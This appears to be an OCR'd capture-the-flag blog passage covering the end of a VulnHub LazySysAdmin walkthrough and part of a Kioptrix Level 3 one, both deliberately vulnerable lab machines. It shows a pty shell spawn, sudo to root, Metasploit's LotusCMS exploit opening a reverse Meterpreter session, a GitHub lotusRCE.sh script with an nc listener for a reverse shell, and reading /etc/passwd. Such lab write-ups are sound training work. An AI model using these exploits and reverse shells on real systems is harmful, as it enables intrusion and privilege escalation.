


Enter password '12345'

```
[redacted]
Password:
togie@LazySysAdmin:~$ python -c 'import pty;pty.spawn("/bin/sh")'
$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
$ sudo su
root@LazySysAdmin:/home/togie# ls
root@LazySysAdmin:/home/togie# cd ..
root@LazySysAdmin:/home# ls
togie
root@LazySysAdmin:/home# cd ..
root@LazySysAdmin:/# ls
bin   dev  home        lib         media  old  proc  run   srv  tmp  var
boot  etc  initrd.img  lost+found  mnt    opt  root  sbin  sys  usr  vmlinuz
root@LazySysAdmin:/# cd root/
root@LazySysAdmin:~# ls
proof.txt
```

Gaining root privileges


See we have found the proof.txt in root directory. Open it using cat command. Hurray! we got our final flag



```
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851


Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie




Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6YdOEjug3otDmc1$#slTET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bhO!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:~# 
```

VULNHUB – KIOPTRIX LEVEL 1.2 (#3) WALKTHROUGH (KVM3)

Vulnhub – Kioptrix Level 3 challenge continuing OSCP like machines series. So, we usually start by doing some enumeration on services. But before that we have to find out the IP Address of our machine.



Information Gathering

netdiscover will scan for all devices connected on your network or you can use arp-scan your choice.

#netdiscover –r [network ID/ subment mask]

e.g. #netdiscover –r 192.168.1.0/24


Target IP revealed is 192.168.1.10 in this case, for your case the IP will be different.

The nmap command reveals two ports are open, 22 and 80

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Port 80 Running Apache httpd 2.2.8 (Ubuntu)

Let’s take a look, http://192.168.1.10 (use your target IP on a browser)



Ligoat Security

Got Goat? Security ...

Got Goat? Security ...


We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it now!

© 2011 Ligoat Security

If we take a look it's running lotuscms.org CMS.



To gain lower level shell we can use two different ways


1. Automated with metasploit
2. Manually with a shell script

1. Metasploit


Exploit using Metasploit

```
#msfconsole

msf >search lotuscms
```

use the exploit displayed as follows




```
msf > use exploit/multi/http/lcms_php_exec
msf exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /lcms/           yes       URI
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0


msf exploit(multi/http/lcms_php_exec) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(multi/http/lcms_php_exec) > set URI /
URI => /
msf exploit(multi/http/lcms_php_exec) > 
```



```
Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    192.168.1.10     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /                yes       URI
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0


msf exploit(multi/http/lcms_php_exec) > run

[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Sending stage (37543 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.10:36999) at 2018-05-10 08:33:32 -04
00
```

2. With shell script from GITHUB

Google Search: lotusCMS exploit



About 5,480 results (0.33 seconds)

github.com › LotusCMS-Exploit


Hood3dRob1n/LotusCMS-Exploit: LotusCMS 3.0 ... - GitHub

LotusCMS 3.0 eval() Remote Command Execution. Contribute to Hood3dRob1n/**LotusCMS-Exploit** development by creating an account on GitHub.

github.com › LotusCMS-Exploit › blob › lotusRCE

LotusCMS-Exploit/lotusRCE.sh at master · Hood3dRob1n ...

LotusCMS 3.0 eval() Remote Command Execution. Contribute to Hood3dRob1n/**LotusCMS-Exploit** development by creating an account on GitHub.



Hood3dRob1n adding ruby version of exploit 41475f4 on Feb 11, 2013


README.md	Update README.md	8
lotusRCE.rb	adding ruby version of exploit	8
lotusRCE.sh	first commit	8

README.md

Open the option written lotusRCE.sh and copy it to your Kali machine, and remember to give it full permission, you can also change the name if you wish.

#chmod +x lotusRCE.sh

On your Kali machine listen for incoming connection through any port, I choose 8001



root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help


```
root@TheHackToday:~/Documents/vulnhub/Kioptrix_level_3# nc -lvp 8001
listening on [any] 8001 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.10] 40916
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

[0] 0:Exploit- 1:NC*
"TheHackToday" 08:54 10-May-18

Then execute you shell script with a ./script_name.sh [target IP]

e.g ./lotusRCE.sh 192.168.1.10

Then enter the necessary information such as IP of a attacking machine 192.168.1.9 {kali IP} amd port that it is listening to {8001}



root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help


```
Path found, now to check for vuln....

</html>Hood3dRob1n
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
192.168.1.9
What PORT?
8001

OK, open your local listener and choose the method for back connect:
1) NetCat -e        3) NetCat Backpipe  5) Exit
2) NetCat /dev/tcp  4) NetCat FIFO
#? 1
```

[0] 0:Exploit* 1:NC-
"TheHackToday" 08:53 10-May-18

Root

So, Now that we have limited shell we'll go for root now. Find all the users and directories.

cat /etc/passwd



